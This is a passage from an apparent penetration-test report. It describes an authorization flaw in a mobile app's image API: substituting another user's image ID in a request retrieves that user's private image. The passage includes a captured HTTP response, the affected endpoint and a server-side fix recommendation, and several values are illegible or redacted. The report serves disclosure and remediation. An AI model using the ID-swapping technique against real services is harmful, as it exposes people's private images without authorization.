face=%7B%22appVersion%22%3A%22[illegible]%22%2C%22bobbleCategory%22%3A%22[illegible]combinedLayerUrl%22%3A%22https%3A%2F%2F[redacted][illegible]_combined_layer.png%22%2C%22addedLayerUrl[illegible]
[illegible]
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Aug 2020 09:58:39 GMT
Content-Type: application/json
Content-Length: 341
Connection: close
Set-Cookie: __cfduid=[illegible]; expires=Sat, 05-Sep-20 09:58:39 GMT; path=/; domain=.bobble.ai; HttpOnly; SameSite=Lax;
Secure
Access-Control-Allow-Headers: origin, x-requested-with, content-type,
Authorization, leechprotection, Cache-Control
Access-Control-Allow-Methods: PUT, GET, POST, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Cache-Control: no-cache
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
cf-request-id: [illegible]
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: [illegible]

{"status":"success","characterHeadSeriesId":[illegible],"characterSharedURL":"http://
[redacted]
```

Step 2: Modified the Image Id value with another user's valid profile image ID and it is possible to retrieve different user's image.

Affected URIs\ APIs:

S.no	Affected URL	Parameter
1	https://internal-api.XYZConsultingapp.in/v4/users/storeImage	profilexxx

Current Status: Open

Fix Recommendation:

Implement proper authorization check in all functionality at the server side to restrict access of private images.

1. Appendix:

- **OWASP**: The Open Web Application Security Project is an online community that produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web & Mobile application security.

- **Burp-Suite**: Burp or Burp Suite is a graphical tool for testing Web and mobile application security. The tool is written in Java and developed by PortSwigger Web Security. It works as a web proxy and helps in performing manual exploitations.

- **Mobile Security Guide**: The OWASP Mobile Security Project is a centralized resource intended to give developers and security teams the resources they need to build and maintain secure mobile applications.
https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10